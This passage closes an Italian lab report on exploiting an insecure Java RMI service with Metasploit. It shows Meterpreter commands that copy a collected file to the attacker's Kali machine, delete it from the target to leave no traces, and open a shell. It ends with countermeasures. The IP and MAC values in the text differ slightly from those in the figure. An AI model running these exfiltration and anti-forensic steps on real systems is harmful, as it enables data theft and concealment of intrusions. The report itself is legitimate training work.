Il trasferimento è avvenuto con successo: Meterpreter ha scaricato il file di 1.10 KiB dalla macchina target e lo ha salvato nella home directory dell'utente kali sulla macchina attaccante. Il file è ora disponibile localmente per la consultazione e la documentazione.

```
meterpreter > download /tmp/evidenze.txt /home/kali/
[*] Downloading: /tmp/evidenze.txt → /home/kali/evidenze.txt
[*] Downloaded 1.10 KiB of 1.10 KiB (100.0%): /tmp/evidenze.txt → /home/kali/evidenze.txt
[*] Completed : /tmp/evidenze.txt → /home/kali/evidenze.txt
```

Figura 15 — [BONUS] Download del file evidenze.txt dalla macchina target verso la macchina attaccante Kali Linux

7.4 Verifica del file su Kali Linux

Ho aperto il file evidenze.txt sulla macchina attaccante tramite l'editor di testo Mousepad, verificando che il contenuto fosse integro e completo: la configurazione di rete dell'interfaccia eth0 (IP 192.168.11.112, HWaddr 08:00:27:e4:8e:53) e la tabella di routing con la voce 192.168.11.0/24 via eth0 sono correttamente presenti.

```
File Edit Search View Document Help
--evidenze.txt - Mousepad

1 eth0 Link encap:Ethernet Hwaddr:08:00:27:ea:8e:53
2 Inet addr:192.168.11.12 Netmask:255.255.255.0
3 Inet6 addr: fe80::a00:27ff:fe04:8e53/64 Scope:Link
4 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
5 RX packets:134 errors:0 dropped:0 overruns:0 frame:0
6 TX packets:147 errors:0 dropped:0 overruns:0 carrier:0
7 collisions:0 txqueuelen:1000
8 RX bytes:133431 (129.3 KB) TX bytes:20825 (20.3 KB)
9 Base address:0xd0 Memory:0x1200000-0x1220000
10
11 lo Link encap:Local Loopback
12 Inet addr:127.0.0.1 Netmask:255.0.0.0
13 Inet6 addr: ::1/128 Scope:Host
14 UP LOOPBACK RUNNING MTU:65536 Metric:1
15 RX packets:184 errors:0 dropped:0 overruns:0 frame:0
16 TX packets:184 errors:0 dropped:0 overruns:0 carrier:0
17 collisions:0 txqueuelen:0
18 RX bytes:54509 (53.2 KB) TX bytes:54509 (53.2 KB)
19
20 kernel IP routing table
21 Destination Gateway Genmask Flags Metric Ref Use Iface
22 0.0.0.0 0.0.0.0 0.0.0.0 U 0 0 0 eth0
23
```

Figura 16 — [BONUS] File evidenze.txt aperto su Kali Linux: contenuto confermato con ifconfig e routing table del target

7.5 Rimozione del file dal target

Come ultima operazione, ho rimosso il file /tmp/evidenze.txt dalla macchina target. Questa procedura simula il comportamento di un attaccante — o di un penetration tester responsabile — che, terminata la raccolta delle evidenze, elimina i file temporanei creati durante la sessione per non lasciare tracce dell'attività sul sistema compromesso:

```
meterpreter > rm /tmp/evidenze.txt
```

Ho verificato l'avvenuta rimozione aprendo una shell e listando il contenuto della directory /tmp, confermando che il file evidenze.txt non è più presente.

```
meterpreter > rm /tmp/evidenze.txt
meterpreter > shell
Process 2 created.
Channel 3 created.
ls /tmp/
5090.jsvc_up
cachet3wrfkjar
```

Figura 17 — [BONUS] Rimozione del file /tmp/evidenze.txt dalla macchina target per non lasciare tracce

8. Conclusioni

La simulazione ha permesso di documentare con successo un percorso completo di exploitation su un servizio Java RMI configurato in modo non sicuro, dall'impostazione dell'ambiente fino alla raccolta strutturata delle evidenze e alla pulizia delle tracce.

I principali risultati ottenuti sono i seguenti:

- Configurazione dell'ambiente: entrambe le macchine sono state configurate con gli indirizzi IP richiesti e la connettività è stata verificata in modo bidirezionale prima di procedere.
- Exploitation riuscita: il modulo `exploit/multi/misc/java_rmi_server` ha sfruttato con successo la configurazione non sicura del registry Java RMI sulla porta 1099, aprendo una sessione Meterpreter sul target.
- Raccolta evidenze: le due informazioni richieste dalla traccia — configurazione di rete e tabella di routing — sono state raccolte tramite i comandi `ifconfig` e `route` direttamente dalla sessione Meterpreter.
- [BONUS] Gestione del file di evidenze: le informazioni raccolte sono state consolidate in un unico file sul target, trasferite sulla macchina attaccante tramite il comando `download` di Meterpreter e successivamente rimosse dal target per non lasciare tracce.

Dal punto di vista della sicurezza, la vulnerabilità sfruttata è riconducibile a due criticità fondamentali: l'esposizione del registry Java RMI senza autenticazione e l'assenza di whitelist per le URL da cui la JVM può scaricare classi remote. Le contromisure più efficaci includono la disabilitazione del registry RMI se non strettamente necessario, l'implementazione di firewall a livello applicativo per filtrare l'accesso alla porta 1099 e l'adozione di policy di sicurezza Java (`java.security.policy`) che limitino il caricamento di classi da URL non attendibili.